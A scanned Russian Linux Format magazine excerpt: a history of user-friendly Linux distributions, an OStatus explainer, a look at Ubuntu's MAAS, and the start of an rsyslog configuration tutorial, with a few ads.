Во-первых, легкость создания производных систем на базе Ubuntu повлекла за собой появление многочисленных его клонов – от простых ремиксов (каковым поначалу была, например, Xubuntu) через многие системы с «региональной» окраской до серьезных переработок, вроде Mint'a.

Во-вторых, популярность Ubuntu стала стимулом развития протеческого Debian'a. Начиная с 2007 года, в нем появляется, наконец, графический инсталлятор, который ранее обещали на протяжении многих лет – и регулярно пролонгировали свои обещания. Интенсифицируется скорость разработки: если ранее интервал между очередными версиями мог составлять года по три, то отныне релиз-цикл не превышает двух лет.

В-третьих, юзерофильные СБР начинают появляться на базе дистрибутивов, ранее в излишней любви к пользователям не замеченных. Даже на базе Gentoo, который издревле славился тем,



что если он пользователей и любит, то очень нетрадиционными способами, возникают такие системы, как Sabayon и Calculate Linux.

Ну, а уж число клонов Slackware, исповедующих идеологию СБР (а ведь именно они, в лице Vector Linux, положили начало это традиции), множится

на глазах: к некогда одинокому Zenwalk'у присоединяются сначала SalixOS, затем Slackel и Porteus.

Эпидемия любви к пользователю охватила не только дистрибутивы Linux, но и родственные системы, такие, как FreeBSD: ее дериват, PC-BSD, являл собой типичную СБР со всеми ее атрибутами – пользовательским десктопом и набором приложений в виде ансамбля KDE, и даже собственным форматом пакетов и системой их управления, не требующей отслеживания зависимостей.

Даже свободная разновидность проприетарной Sun Solaris – Open Solaris – во внешнему виду перестала отличаться от стандартного универсального дистрибутива Linux. А некоторые ее потомки даже превзошли мамашу в этом отношении (см. врезку).

Наконец, уже буквально на днях инициатива в развитии пользовательской системы, в виде light-desktop, была проявлена в рамках проекта NetBSD, казалось бы, предельно далекого от всяких «десктопных шалостей». Однако тут я сильно забежал вперед.

Даже свободная разновидность проприетарной Sun Solaris – Open Solaris – во внешнему виду перестала отличаться от стандартного универсального дистрибутива Linux. А некоторые ее потомки даже превзошли мамашу в этом отношении (см. врезку).

Наконец, уже буквально на днях инициатива в развитии пользовательской системы, в виде light-desktop, была проявлена в рамках проекта NetBSD, казалось бы, предельно далекого от всяких «десктопных шалостей». Однако тут я сильно забежал вперед.

«Десктопизация» Fedora

Однако самым главным явлением в контексте грядущих событий было то, что на место лидера в десктопном мейнстриме начинает стремительно выдвигаться Fedora. На протяжении ряда лет, с самого своего возникновения в 2003 году, этот дистрибутив являлся «секретной лабораторией» Red Hat по генетической модификации Linux'a. И уже в силу своей экспериментальной природы он был не очень приспособленным к практическому применению, особенно совсем начинающими пользователями. И вдруг в одночасье он поворачивается к этим пользователям, в первую очередь десктопным, вполне-таки передом.

«Десктопизация» Fedora выражалась в той совокупности мелочей, каждая из которых, может быть, и не играла решающей роли. Но их кумулятивный эффект создавал у пользователя ощущение комфорта при установке, настройке и использовании дистрибутива.

»

PCBSD



Этими «мелочами» были:

- » и его визуальное быстродействие или, как говорят, «отзывчивость» пользовательских приложений;
- » и объединение всех пакетов, не имеющих официальной поддержки, но развиваемых примкнувшими мейнтейнерами, в единый репозиторий – RPM Fusion;
- » и отказ от «скользящей» модели обновления дистрибутива (так называемой rolling release), что, при некотором снижении «фронтирности», греющей душу экспериментаторов, способствовало стабильности, более важной для

пользователей-«практиков»;

- » и, наконец, исправление мелких, но раздражающих багов, многие из которых были унаследованы с седых времен стародавнего Red Hat.

В масштабах нашей страны очень важную роль в десктопизации этого дистрибутива сыграл проект Russian Fedora. Возникнув осенью 2008 года, он с тех пор выпускает собственные сборки дистрибутива (RFRemix) одновременно с выходом релиза-оригинала. Именно в этих сборках и были впервые реализованы многие важные для пользователя мелочи, в том числе исправлялись баговичи, связанные с локализацией.

Важным моментом для конечного пользователя было не только существование RFRemix самого по себе – то есть системы, собранной с учетом локальной специфики, но и наличие поддержки на языке родных осин. Таковая осуществлялась, во-первых, на форуме проекта, а во-вторых, с помощью постоянно пополняемой русскоязычной документации, не только переводной, но и оригинальной.

При этом RFRemix продолжала сохранять полную совместимость с первоизданной Fedora: одну сборку в другую можно было превратить легким движением руки – и в любом направлении. Что немаловажно для отечественного пользователя, часто испытывающего недоверие к отечественной же продукции любого рода – в общем законное, но в данном случае абсолютно неоправданное. Так что, убедившись в последнем после установки дистрибутива-оригинала, пользователь мог безболезненно перейти на русскую сборку. А разочаровавшись в ней, непатриотично вернуться на исходные позиции.

В общем, пресловутая «готовность к десктопу» (о которой последнее время говорят не меньше, чем о «человеческом лице»

Linux'a) в недалеком прошлом – и в оригинальной Fedora, и, особенно, в RFRemix – возрастала от версии к версии. И достигла своего апогея в релизе 14 (ноябрь 2010 года). Который можно было рекомендовать всем пользователям без всяких оговорок, вне зависимости от задач и начальной подготовки.

Не Fedora единой...

...прирастал десктопизация: во второе пятилетие нулевых годов сдвиги в этом направлении наблюдались повсеместно.

Не стоял на месте Ubuntu, развивая свою пользовательскую инфраструктуру – ту самую, на которую редко обращают внимание, но которая создает комфорт пользователя. В частности, того, который хотел бы опробовать новую версию нужной ему программы, но не имеет желания заниматься лобовой компиляцией тремя волшебными словами либо подготовкой для сборки пакета по правилам дистрибутива.

Linux Mint, начав свою жизнь как «причесанный» клон Ubuntu для самых крайних пользователей, сравнился по популярности с прародителем. Не в последнюю очередь потому, что стал предлагать серию пользовательских решений на любой, что называется, вкус. А возможно, и потому, что это один из немногих Linux-десктопов, который не стремится стать сервером: ибо рано или поздно серверные амбиции начинают одолевать почти всех мейнтейнеров.

Кстати, еще один дистрибутив, до сих пор не замеченный в «печесывании маршалским жезлом» – PCLinuxOS. И его роль в создании пользовательских решений еще не оценена по заслугам.

А ведь он первым предложил самый простой способ создания дистрибутива «для себя, любимого» любым пользователем – путем просто снапшота работающей системы. Казалось бы, решение, валяющееся на поверхности – однако оно же пока и последнее.

Очень важные в нашем контексте изменения происходили в недрах openSUSE – в частности, в виде проектов Open Build Service и SUSE Studio. Конечно, они ориентированы в первую очередь на разработчиков. Однако с их возникновением появились новые возможности для создания самых разнообразных систем, в том числе и пользовательских. Ибо OBS позволяет легко собрать какой-либо экзотический, но позарез нужный в данной ситуации пакет. А SUSE Studio – подымай выше: это средство создания индивидуализированного дистрибутива под конкретную задачу. Типологически родственное тому, что предложено в PCLinuxOS, но на порядок более универсальное.

Конец истории

Иными словами, к рубежу десятилетий сложились все условия для того, чтобы на базе Linux'a разрабатывались те самые цельные решения для конечных пользователей самой разной ориентации, о которых столько говорили с первых дней распространения этой ОС за пределы десктопа Линуса Торвальдса. И, казалось бы, дело за малым: бери и создавай.

Однако этого не случилось, и вектор развития Linux'a поменялся кардинально.

Почему? На этот вопрос можно предложить очень много ответов. Но в двух словах суть их сводится к одному: в этот момент закончилась история и началась политика.

Поставлю и я точку в своей истории, затянувшийся на год и месяц. Нет, я еще буду возвращаться к отдельным моментам былого, не получившим ранее должного освещения – например, к истории SUSE и openSUSE. Но последовательное изложение событий в соответствии с заветом Тацита на этом закончено: говорить о политике «без гнева и пристрастия» я так и не научился. LXF

Солнечные системы

Факт существования систем, производных от Open Solaris, которые можно назвать ее клонами или дистрибутивами, не очень широко известен. Однако совсем недавно их было довольно много – то есть больше двух. Сред них можно перечислить BeleniX и MilaX, SchilliX и Nexenta. Последняя зародилась как порт инфраструктуры Debian на платформу Solaris, хотя никому вроде не приходило в голову называть ее Debian GNU. Быстро перестав развиваться как универсальная система, она, однако, дала побег в виде NexentaStor – промышленной системы хранения данных.



Однако в рамках нашей темы более интересен другой ее отпрыск – StormOS. Это была типичная СБП пользовательской направленности, настолько легкая и быстрая, что в ее происхождение от тяжелой и неповоротливой на обычном «железе» Open Solaris трудно было поверить. К сожалению, развитие ее скоро прекратилось.

Нордавинд Северо-Запад

Охранные системы на базе GNU/Linux

Компания «Нордавинд» существует с 2004 года и является пионером в области разработки и производства компонентов для охранных систем на базе высоконадежной операционной системы GNU/Linux

Наши услуги и продукты

- Проведение НИР
- Разработка и изготовление систем охранного телевидения и сопутствующих компонентов
- Проектирование сложных систем и комплексов
- Широкий ассортимент готовой продукции

Наши системы видеонаблюдения предназначены для:

Паркингов

Зданий

Бизнес-центров

Торговых комплексов и складов

Открытых площадок

Жилых домов

Объектов повышенной секретности

Режимных предприятий

Сертификаты ФСТЭК и ФСБ

4 канальная система видеонаблюдения стоимостью **40 тыс. руб.** —
в 2 раза дешевле, чем предыдущие технологии.



ТелеВизард

Многофункциональный сервер общего назначения.



ТелеВизард Авто

Самая бюджетная и высокоэффективная система распознавания автомобильных номеров.



Источники видеосигнала

Комплекс eyeSense, в состав которого входят видеочамера и объектив. Дополнительное оборудование — ИК-прожектор и климат-защита.

«Нордавинд Северо-Запад»

Научно-производственная компания

Тел. +7 (812)

309 0686


Тел./факс +7 (812)

640 4990

<http://spb.nordavind.ru>

e-mail: spb@nordavind.ru

Приглашаем к партнерству дилеров и проектировщиков систем



Что за штука...

OStatus

Марко Фиоретти объясняет, как превратить в открытую взаимодействующую социальную сеть весь Интернет.

В Что же такое OStatus?

О OStatus (<http://ostatus.org>) – это открытый стандарт для распределенных обновлений статусов между различными социальными сетями.

В Обновлений статусов? То есть тех, что применяются в Facebook, Twitter, Google Plus и других социальных сетях?

О Да, это примерно такие же обновления, как те, о которых я завел речь.

В А почему примерно? Чем отличаются те от этих?

О Да просто эти обновления – или, скорее, системы, которым они принадлежат – столь же ограничены, как и первые системы обмена сообщениями в сети несколько десятилетий тому назад.

В Вы имеете в виду, что они не взаимодействуют друг с другом?

О Да, именно так. Представьте троих друзей: Джона, Джейн и Боба. В сети они «живут»

в разных местах: один – в Diaspora, другая – в WordPress, третий – на Facebook.

В Хорошо, представим. Запросто. И что?

О А скажите мне: могут ли друзья видеть, комментировать, оценивать или делиться тем, что они делают каждый «у себя», прямо оттуда? Может ли, скажем, Джейн посмотреть и показать в реальном времени посетителям своего блога, что делает Боб на Facebook, не перейдя на facebook.com, тем более если она там не зарегистрирована?

В Конечно, нет. По крайней мере, для этого придется много всего сделать и много над чем помучиться.

О Правильно! И задача OStatus состоит как раз в том, чтобы этот процесс стал единым и как можно более понятным в рамках того, что называют Federated Social Web [Федеративная Социальная Сеть].

В Ого! Федеративная Социальная Сеть? Звучит внушительно!

О Не пугайтесь, все гораздо проще и конкретнее, чем звучит. Под Социальной Сетью понимается глобальное пространство, предоставляющее всем те возможности, что прежде были доступны только зарегистрированным пользователям внутри конкретной сети.

В А Федеративная...

О ...означает, что это будет осуществляться посредством полностью независимых сайтов, предназначенных для свободного обмена информацией между социальными сетями.

В И для этого, по-видимому, понадобится OStatus?

О Верно. Смысл в том, чтобы помочь пользователям разных сетей общаться в реальном времени, не переходя с одного сайта на другой и с одной учетной записи на другую, при этом максимально соблюдая конфиденциальность.

В Звучит здорово! А как это работает на практике?

О В качестве спецификации, OStatus – вещь довольно непривычная. По большей части, он соединяет другие уже существующие протоколы, все открытые и довольно новые. Так что прежде чем разобраться, как это все взаимодействует, нужно, по крайней мере, определиться с основными: это PubSubHubbub (сокращенно PuSH), WebFinger, протокол Salmon и Activity Streams.

В Самые дикие названия из всех, что я когда-либо слышал. Что за PuSH?

О Функция PuSH-серверов (<http://code.google.com/p/pubsubhubbub>) – передавать зарегистрированным подписчикам канала сведения о поступлении новых данных на сторонних сайтах сразу после их появления. Можете представить это как непрерывный RSS в реальном времени. На самом деле, если вы подпишетесь на ленту RSS, соединенную с PuSH-сервером, вам не придется периодически ее скачивать, и уж тем более читать новости пакетами. Заметим, что под «новостями», в данном случае, мы будем понимать обновления статусов ваших друзей и тому подобную информацию – то, что вы желаете видеть в реальном времени в какой-нибудь социальной сети.

В Это точно. А как я получу уведомления через PuSH?

О Если ПО, на котором работает ваш блог или учетная запись в социальной сети, знает, как

использовать этот протокол, он сообщит PuSH-серверу «впредь передавать мне любое обновление с этого сайта (включая отдельные посты или комментарии), чтобы я уведомил своих пользователей».

В Хорошо, с этим все ясно. Давайте теперь разбираться с WebFinger.

О В средневековом Unix единственным способом узнать, находится ли человек в сети, было набрать `finger username@servername` в командной строке. После чего команда `finger` считывала файл `.plan`, содержащий эту информацию, из домашней директории пользователя и открывала его в терминале.

В Так, значит, WebFinger работает в сети по тому же принципу?

О В целом, да. WebFinger (<http://code.google.com/p/webfinger>) позволяет вам привязать к вашему электронному адресу любую информацию, какую захотите: от номеров телефонов до открытых ключей и web-страниц, доступную всем или только отдельным пользователям.

В Это даже проще, чем PuSH. Теперь про Salmon, пожалуйста...

О В некотором смысле, Salmon (www.salmon-protocol.org) делает работу, обратную PuSH. PuSH оповещает вас, внутри вашего блога или на странице в социальной сети, о событиях ваших друзей в других сетях. Salmon описывает тот же процесс по отношению к вам. Его уведомления,

О Activity Streams (<http://wiki.activitystrea.ms>) – это каналы внутри Ostatus, описывающие активность какого-либо пользователя или сайта, как Лента новостей на Facebook. В простейшем виде, это те же ленты RSS или Atom, только созданные для конкретного пользователя и содержащие инструкции – возможно, посредством WebFinger – каким образом получать о нем информацию. В полном виде, Activity Streams также содержат глаголы, выражающие его действия в социальных сетях, такие как «оценить», «поделиться» и «связаться», плюс объекты, на которые они направлены (пользователи, посты и т.д.).

В К слову, о контактах: актуальная проблема современных социальных сетей – невозможность перенести информацию, принадлежащую мне, с других сайтов...

О Верно. OStatus делает возможным получение доступа к вашей адресной книге, и перенос контактов при помощи еще одного открытого стандарта – вы правильно догадались, это Portable Contacts (<http://portablecontacts.net>).

В Думаю, теперь у меня создалась полная картина.

О Замечательно. Кое-какие детали я опустил, но суть OStatus вам должна быть ясна: это открытый, децентрализованный способ превращения всего Интернета в глобальную социальную сеть через посредство получения и отправления расширенных новостных лент между отдельными сайтами.

«OStatus – децентрализованный способ создания глобальной социальной сети.»

называемые “slaps” [дословно – «шлеп», – прим. пер.], сообщают вашему другу, вернее, программе, управляющей его страницей в социальной сети или блогом, что вы оценили его пост или поделились им. А также обо всех последующих комментариях.

В То есть Salmon объединяет разговоры, ведущиеся на разных сайтах и в разных сетях, так?

О Да, отлично сказано. Механизм ringback [пинг блога, – прим. пер.], использующийся в обычных блогах, работает по тому же принципу, но его возможности гораздо более ограничены. Salmon же помогает быть в курсе всех реакций на ваши действия на сайте или в учетной записи. Говоря точнее, уведомления Salmon могут содержать любую информацию, какая взбредет на ум программистам: от запросов на дружбу до напоминаний. Однако PuSH может быть даже эффективнее Salmon, в случае, если два пользователя объединены подпиской.

В Ну и остались только Activity Streams. Что это такое?

В А предпринимались ли подобные попытки раньше, или это первая?

О И да, и нет. OStatus пришел на смену OpenMicroBlogging – спецификации, соединяющей только два сайта: StatusNet и Laconica. OStatus – более масштабный проект подобной службы, гораздо более гибкий и изначально рассчитанный на то, чтобы стать всеобъемлющим.

В И этот чудесный, всеобъемлющий, свободный поток постов, комментариев, уведомлений и чего угодно выглядит раем для спамеров. Как OStatus справится с этим?

О Естественно, современные способы борьбы со спамом и неадекватными пользователями остаются в силе. Единственное отличие в том, что теперь, благодаря PuSH, их будут изгонять сразу по всем серверам. Salmon также позволяет использовать электронные подписи и другие уловки, существенно затрудняющие возможность «безнаказанно множить ложные электронные сущности»; помимо этого, он умеет блокировать анонимные и подозрительные сообщения. Следовательно, ситуация со спамом OStatus как минимум не ухудшит. **LXF**



По рецептам доктора Брауна

Д-р Крис Браун

Доктор обучает, пишет и консультирует по Linux. Ученая степень по физике элементарных частиц ему в этом совсем не помогает.

Паника скупки

Пока я пишу эти строки, OSDU (Open Source Developers Union – объединение разработчиков открытого ПО) обсуждает национальное соглашение об оплате и угрожает забастовкой. Подогретая парой неудачных рекомендаций правительства, началась паническая скупка. Полоса пропускания многих интернет-репозиторий переполнилась, в офисы PC World выстроились огромные очереди, и ни за какие деньги нельзя купить внешний жесткий диск: все запасаются приложениями, чтобы не остаться без них.

Да нет, шучу. С программами так не бывает, и если вдуматься, то при прекращении их писания не произойдет никаких ужасов: это будет не страшнее, чем если композиторы перестанут писать музыку. На самом деле, некоторым из нас, старичков, может понравиться шанс разобраться, наконец, с приложениями, которые у нас уже есть. И переслушать, наконец, свои музыкальные коллекции на компакт-дисках.

Раньше в этой колонке я брюзжал и ворчал о тех вещах, которые изменяли в Linux чисто ради перемен. Как сказал Огден Нэш [Ogden Nash], прогресс, пожалуй, был хорошей штукой, но слишком затянулся. Исключив моду как двигатель нового ПО, достигли ли бы мы той точки, когда мир полностью удовлетворился бы существующим кодом?

И каковы «узкие места» нашей высокотехнологичной инфраструктуры? В каких областях относительно малое количество людей может усложнить нам жизнь, бросив делать свою работу?

Учитывая сложность систем, которыми мы пользуемся, таких областей достаточно много. К ним относятся те, кто управляет нашими электростанциями; те (кто бы это ни был), кто управляет Интернетом; те, кто управляет спутниками GPS, мобильной и широкополосной связью. Да, и рулевые танкеров.

chris.linuxformat@gmail.com

Эзотерическое системное администрирование из причудливых заворотов кишок серверной




Железо как сервис

В последнем Ubuntu Server появилось MAAS, средство инициализации серверов, призванное упростить жизнь администраторам крупных дата-центров.

Когда вы будете это читать, выйдет Ubuntu 12.04. Этот релиз особенно важен, потому что он «с долгосрочной поддержкой» (5 лет). Я уверен, что критикам не терпится накинуться на настольную версию, и подумал, что могу вкратце рассмотреть серверную. Марк Шаттлворт [Mark Shuttleworth] уверяет, что «крупные компании стадами переходят на Ubuntu с RHEL» (убедительный график – на <http://www.markshuttleworth.com/archives/1072>). В той же статье он говорит: «12.04 LTS – созревший Ubuntu для дата-центров».

И я скачал дневную сборку – попробовать. Меня больше всего привлекла новая утилита MAAS (сокращение от «Metal As A Service», Железо как сервис) – для развертывания большого количества физических серверов и управления ими. Идея тут в том, чтобы инициализировать физические сер-



› Домашняя страница интерфейса пользователя MAAS с одним зарегистрированным компьютером.

веры по требованию в нужном количестве. В установщике на CD серверной версии можно легко создать сервер MAAS. Он устанавливает рабочую систему, а также несколько дополнительных сервисов в поддержку MAAS, в том числе Cobbler и Apache (у MAAS есть web-интерфейс пользователя).

При установке можно также связать новый компьютер с существующим сервером MAAS: система отправляет запрос на регистрацию в MAAS, затем выключается и может быть загружена снова сервером MAAS с помощью PXE. После регистрации системы ее можно запустить с панели управления MAAS (если в системе включено Wake on LAN) и загрузить через PXE, после чего добавить ее в очередь на динамическое выделение сервисов или развернуть на ней Ubuntu 12.04. Мой эксперимент был ограничен – должное тестирование системы требует нескольких сот компьютеров. Документацию по системе можно найти на <https://wiki.ubuntu.com/ServerTeam/MAAS>, но она сыровата.

Три уровня

Название MAAS – расширение обычной классификации для облачных вычислений, которая определяет три уровня сервиса:

- › IAAS (Infrastructure As A Service – инфраструктура как сервис) – на нем развертывается (виртуальное) «железо».
- › PAAS (Platform As A Service – платформа как сервис) – на нем вы размещаете свои масштабируемые приложения.
- › SAAS (Software As A Service – программа как сервис) – здесь используются web-приложения.

WWW. SITE CONF. RU

КОНФЕРЕНЦИЯ
«САЙТ-2012. СОЗДАНИЕ,
РАЗВИТИЕ И ПОДДЕРЖКА
ИНТЕРНЕТ-ПРОЕКТОВ»

27—28 сентября. Москва, Digital October

Организаторы



РАЗ⁺К

netcat 

rsyslog

Почтенный *syslog* долгие годы занимался журналированием в UNIX и Linux. Пришедший на замену *rsyslog* принес решение уровня предприятия для журналирования в Linux.


Для документирования своих действий большинство сервисов генерируют сообщения. Лишь немногие из них, такие как X-сервер, *Apache* и *Samba*, записывают их в собственные лог-файлы – для большинства из них «информационным центром» журналирования выступает демон *syslog*. Лог-файлы, или файлы журналов – не самая увлекательная составляющая Linux, кроме тех редких случаев, когда в них записана история попытки взлома или падения сервера. Но 99,9 % времени они скучны. Администраторы не приходят на работу с широкими улыбками на лицах: они знают, что скоро засядут в терминале, увлеченно читая последний выпуск `/var/log/messages`.

Но внутри тихо работает большой механизм генерации, ротации и анализа лог-файлов. Демон *syslogd*, который можно найти в ранних дистрибутивах Linux, использовался долго. Он был в UNIX и, много лет, в ранних дистрибутивах Linux. Сервис отправлял свои сообщения *syslogd*, и тот (под управлением файла конфигурации) записывал их в файл или перенаправлял их *syslogd* на другом, центральном «хосте логирования». Со временем протокол *syslog* стал стандартом де-факто; он используется в роутерах и коммутаторах Cisco и даже поддерживается сторонними утилитами в Windows.

За последние годы появилось несколько замен *syslogd*. Первым был *syslog-ng*, который урвал свою пару лет популярности, особенно в SUSE Linux. Затем пришел *rsyslog*. В отличие от *syslog-ng*, у которого был новый и сложный файл конфигурации, *rsyslog* обратно-совместим с прежним *syslog* (и то, и другое касается протокола *syslog* и файла конфигурации), и, вероятно, поэтому его приняли вроде бы лучше. Он применяется по умолчанию в Fedora, Red Hat, Debian, Ubuntu и даже в последних версиях OpenSUSE. *Rsyslog* – детище Райнера Герхардса [Rainer Gerhards].

В начале был syslog...

Так как *rsyslog* обратно совместим с более старым *syslog*, сперва изучим работу *syslog*, а затем рассмотрим некоторые новые




► Набор «устройство» показывает, откуда пришло сообщение. Сообщения типа 'kern' позволено отправлять только ядру.

возможности *rsyslog*. Демон *rsyslog* слушает на доменном сокете UNIX `/dev/log`. Приложения подключаются к нему и отправляют свои сообщения, помечаемые приоритетом. Приоритет – это сочетание информации об устройстве (откуда пришло сообщение) и серьезности сообщения (насколько оно важно). Существует фиксированный список уровней серьезности, показанный на рисунке. Вы видите, что список немного устарел – особенно на примере *uucp* (для тех читателей, кто еще не достиг пенсионного возраста, поясняю, что *uucp* – сокращение от «Unix to Unix copy [копирование с Unix на Unix]» – так называлась программа для пересылки файлов между компьютерами по коммутируемому соединению. Чтобы вы осознали ее древность, скажу, что она применялась в линиях связи еще до протокола TCP/IP. Но я отклонился от темы). Также есть постоянный, упорядоченный список уровней серьезности от «отладочного [debug]» до «критического [emergency]». На рисунке я попытался обозначить события для каждого уровня, хотя, насколько я знаю, точных формальных правил классификации событий по уровням нет.

Четыре действия

Приоритету каждого сообщения соответствует набор правил в файле настройки *rsyslog* (`/etc/rsyslog.conf` и/или файлы в каталоге `/etc/rsyslog.d`), и сообщение отправляется в любое место назначения, указанное в соответствующем правиле. Обычный *syslogd* умеет выполнять с сообщением четыре действия: записать его в файл (самое распространенное действие), перенаправить его демону *syslog* на другом компьютере, вывести его на терминал пользователя, вошедшего в систему, и отклонить его (это происходит, если сообщение не соответствует ни одному из правил). Третий вариант обычно резервируется для очень важных сообщений, но никогда не казался мне особенно удобным. Если системный администратор тихо сидит в терминале и ждет его появления, все прекрасно. Так можно поступить с сообщениями вроде «система скоро будет выключена»; но в остальных случаях это не лучший способ привлечь чье-то внимание.

Настала пора приводить примеры. Вот записи из файла *rsyslog.conf* в Fedora 15:



► Сообщения от локальных сервисов (или от удаленного *rsyslog*) направляются по месту назначения на основе правил из `/etc/rsyslog.conf`.


```
authpriv.* /var/log/secure
uucp,news.crit /var/log/spooler
*.info;mail.none;authpriv.none /var/log/messages
```

В левой части каждого правила описываются устройство и уровень серьезности сообщения. Первая строка означает, что сообщения (всех уровней серьезности) устройства *authpriv* будут добавлены в лог-файл */var/log/secure*. Вторая строка означает, что сообщения от устройств *uucp* и *news* уровня серьезности *crit* или выше будут добавлены в */var/log/spooler*. Последняя строка отправляет сообщения уровня *info* или выше от всех устройств, кроме *mail* и *authpriv*, в */var/log/messages*. Файл */var/log/messages* – это «мастер на все руки»: большинство «обычных» сообщений оказывается здесь.

